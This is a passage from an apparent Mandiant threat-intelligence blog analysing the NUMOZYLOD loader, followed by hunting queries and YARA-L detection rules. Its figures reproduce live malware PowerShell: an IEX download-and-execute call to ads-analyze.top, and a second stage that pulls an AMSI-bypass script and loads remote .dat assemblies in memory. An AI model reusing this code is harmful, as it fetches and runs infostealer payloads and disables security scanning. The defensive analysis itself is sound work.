Hash : AE0293D9A63696646EF58D694B97682A09BCD1A374C8522A8C602620FDC0C52F
ContentFiltered : False

ProcessId : 6384
ThreadId : 4760
TimeCreated : 7/28/2024 6:22:38 AM
Session : 2
ScanStatus : 0
ScanResult : AMSI_RESULT_NOT_DETECTED
AppName : PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.17763.1
ContentName :
ContentSize : 444
OriginalSize : 444
Content : IEX (IWR -Uri 'https://ads-analyze.top/check1.php' -UseBasicParsing -UserAgent 'Mozilla/5.0
(Macintosh; Intel Mac OS X 14_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0
Safari/537.46 OPR/105.0.0.0').Content
```

Figure 14: Analyzing AMSI events

Essentially, this obfuscated **NUMOZYLOD** variant downloads and executes a secondary PowerShell payload from a C2 server. The following screenshot illustrates this second-stage payload.

```

1  iex(New-Object Net.WebClient).DownloadString(
2  'hxxps://raw.githubusercontent[.]com/ROott/AMSI-Bypass/main/AMSI-Bypass.ps1')
3
4  $url =
5  "hxxps://telegra[.]ph/Poryadok-provedeniya-Gran-pri-obyazannosti-komand-i-pilotov-opr
6  edelyayutsya-sportivnym-reglamentom-Ego-polozheniya-dolzny-neuko-01-21"
7  $response = Invoke-WebRequest -Uri $url -UseBasicParsing
8  $links = $response.Links | Where-Object { $_.href -like "*.dat" }
9
10 foreach ($link in $links) {
11     $link.href
12 }
13
14 $Name1 = (New-Object System.Net.WebClient).DownloadData($link.href)
15 $Name2 = [System.Reflection.Assembly]::Load($Name1)
16 $Name3 = $Name2.EntryPoint
17
18 if ($Name3) {
19     $Name4 = @{}
20     $Name3.Invoke($null, $Name4)
21 }

```

Figure 15: Multiple layers of obfuscation to hinder analysis and evade detection

Execution of this **NUMOZYLOD** variant would perform the following:

- First, the malware downloads and executes a script from GitHub. This script uses hardware breakpoints to disable AMSI (the Antimalware Scan Interface), a core Windows security feature. Disabling AMSI allows the malware to run undetected by security software.
- Second, it sets its target to the website **telegra[.]ph** and downloads the contents of the web page.
- Next, it searches the downloaded web page for any links ending in **.dat** (a common file extension for data files).
- Finally, it downloads the contents of each **.dat** file and executes the malicious code directly in memory.

In this **NUMOZYLOD** variant, the downloaded payload is identified as **LUMMASTEALER**, a known infostealer malware.

Host Reconnaissance

NUMOZYLOD gathers system information, including operating system details, domain joined, and antivirus products installed. In some variants, it gathers the public IPv4 and IPv6 address of the host and sends this information to its C2.

Maintain Presence

In some variants, **NUMOZYLOD** creates a shortcut(.lnk) in the StartUp folder as its persistence.

Complete Mission

As a part of a Malware-as-a-Service (MaaS) operation, **NUMOZYLOD** completes its mission upon the successful deployment of the second-stage malware from its C2 server and hands it over to its buyer for the subsequent mission.

Hunting Opportunities

Mandiant Hunt surfaces otherwise undetected malicious activity by employing a detection strategy that uses both strong signals - high enough fidelity to be reviewed 1:1, and weak signals - low fidelity on their own, but provide broad coverage of threat actor tactics. These signals or combinations thereof are used to sequentially funnel the gargantuan amount of customer telemetry data to a number of cases worthy of analyst review. Mandiant uses security frameworks like MITRE ATT&CK® to help label data, (discussed further below) find interesting sequences of activity, and share actionable results with customers

The **NUMOZYLOD** attack chain presents several opportunities for engineering strong detections. Examples of detections used by Mandiant Hunt within Google Security Operations include:

- **Initial Compromise: MSIX file distribution**

- Mandiant threat hunters review events surrounding MSIX files written to disk by unexpected or uncommon processes, or sourced from suspicious or untrusted sites. Such events map to MITRE ATT&CK® Technique T1204.002 - User Execution: Malicious File.

Use the UDM query below in Google Security Operations to identify MSIX filewrites, which can be explored using the Pivot functionality on fields like **principal.process.file.full_path**.

```
metadata.event_type = "FILE_CREATION" OR metadata.event_type =  
"FILE_MODIFICATION" AND target.file.full_path = /\.msix$/ nocase
```

- **Initial Compromise: "StartingScriptWrapper.ps1"** - While the file itself is legitimate, Mandiant has observed its use in malicious activity. Mandiant threat hunters review events related to its writing on a host to determine if the overall activity was benign or malicious. These events map to MITRE ATT&CK® Technique T1204.002 - User Execution: Malicious File.

Google Security Operations users can find instances of this file written to disk with the following UDM query:

```
metadata.event_type = "FILE_CREATION" OR metadata.event_type =  
"FILE_MODIFICATION" AND target.file.full_path = /startingscriptwrapper\.ps1$/  
nocase
```

- **Initial Compromise: Virtual File System (VFS) folder** - Uncommon events like writing of the GnuPG binary **gpg.exe** or uncommon processes launching **copy.exe** or **xcopy.exe** were observed in compromises by malware such as **NUMOZYLOD**. These events map to

MITRE ATT&CK® Technique T1105 - Ingress Tool Transfer.

For this example, the following UDM query can provide a starting point:

```
(target.file.full_path = /gpg\.exe$/ nocase AND  
(principal.process.file.full_path = /copy\.exe$/ nocase OR  
principal.process.file.full_path = /xcopy\.exe$/ nocase)) AND  
target.file.full_path != /cygwin/ nocase AND target.file.full_path !=  
/git\usr\bin/ nocase
```

- **Establish Foothold: PowerShell** - Throughout the evolution of **NUMOZYLOD** variants, Mandiant maintained visibility with a multitude of detection logic mapped to MITRE ATT&CK® Technique T1059.001 - Command and Scripting Interpreter: PowerShell. Suspicious arguments, execution of scripts in unexpected locations, and PowerShell activity with unexpected execution policies all present opportunities for detection logic to help amplify malicious signals.

Mandiant threat hunters use various signals captured in Google Security Operations to identify later stages of compromise all the way through threat actor mission completion, if attackers progress to that point.

Detection Through Google Security Operations

Enterprise and Enterprise Plus customers will benefit from these detections being applied automatically through [curated detections](#). Standard customers can use the YARA-L rules below to create [single or multi-event rules](#) to detect the malware. You can even ask [Gemini in Google Security Operations](#) to do it for you.

- This rule detects when **StartingScriptWrapper.ps1** is executed with Advanced Installer.

```

rule
POWERSHELL_EXECUTE_SCRIPTWRAPPER_FROM_WINDOWSAPPS_VIA_REMOTESIGNED_EXECUTION_POLICY {
  meta:
    author = "Mandiant"
    description = "This rule detects when startingscriptwrapper.ps1 is executed with Advanced Installer. The process is executed with MSIX files as package support framework and may point to an additional malicious powershell script within the ps1."
    mitre_attack_tactic = "Execution"
    mitre_attack_technique = "Command and Scripting Interpreter"
    mitre_attack_url = "https://attack.mitre.org/techniques/T1059/001/"
    mitre_attack_version = "v14.1"
    severity = "High"
    priority = "High"
    platform = "Windows"
    type = "hunt"

  events:
    (
      $e.metadata.event_type = "PROCESS_LAUNCH"
    ) and
    (
      re.regex($e.target.process.command_line,
`StartingScriptWrapper.ps1`) nocase and
      re.regex($e.target.process.file.full_path, `powershell`) nocase and
      re.regex($e.target.process.command_line, `RemoteSigned\s\file.*\WindowsApps\.*Powershell(.exe).*RemoteSigned\s\file.*\.ps1`) nocase
    ) and
    (
      re.regex($e.principal.process.file.full_path, `\\ai_stubs\\`) nocase
or
      re.regex($e.principal.process.command_line, `\\ai_stubs\\`) nocase
    )

  condition:
    $e
}

```


- This rule detects file creation of **gpg.exe** at the path **%localappdata%**.

```

rule XCOPY_WRITING_GNUPG_PROCESS_METHODODOLOGY {
  meta:
    author = "Mandiant"
    description = "This rule is designed to detect on gpg.exe (GnuPG) being
copied to the path %localappdata%. This technique has been previously observed
in NUMOZYLOD compromises."
    mitre_attack_tactic = "Command And Control"
    mitre_attack_technique = "Ingress Tool Transfer"
    mitre_attack_url = "https://attack.mitre.org/techniques/T1105/"
    severity = "Low"
    platform = "Windows"
    type = "hunt"

  events:
    (
      $e.metadata.event_type = "FILE_CREATION" or
      $e.metadata.event_type = "FILE_MODIFICATION"
    ) and
    (
      re.regex($e.target.file.full_path, `gpg\.exe$`) nocase and
      re.regex($e.target.file.full_path, `\\appdata\\local`) nocase and
      not re.regex($e.target.file.full_path, `\\localsum\\cygwin\\bin`)
nocase and
      not re.regex($e.target.file.full_path, `temp\\rest\\bin`) nocase and
      not re.regex($e.target.file.full_path, `Git\\usr\\bin`) nocase and
      (
        re.regex($e.principal.process.file.full_path, `xcopy\.exe$`)
nocase or
        re.regex($e.principal.process.file.full_path, `copy\.exe$`)
nocase
      )
    )

  condition:
    $e
}

```

Have questions or feedback for the Managed Defense team? Comment on the blog or ask a question in the [Managed Defense Forum](#).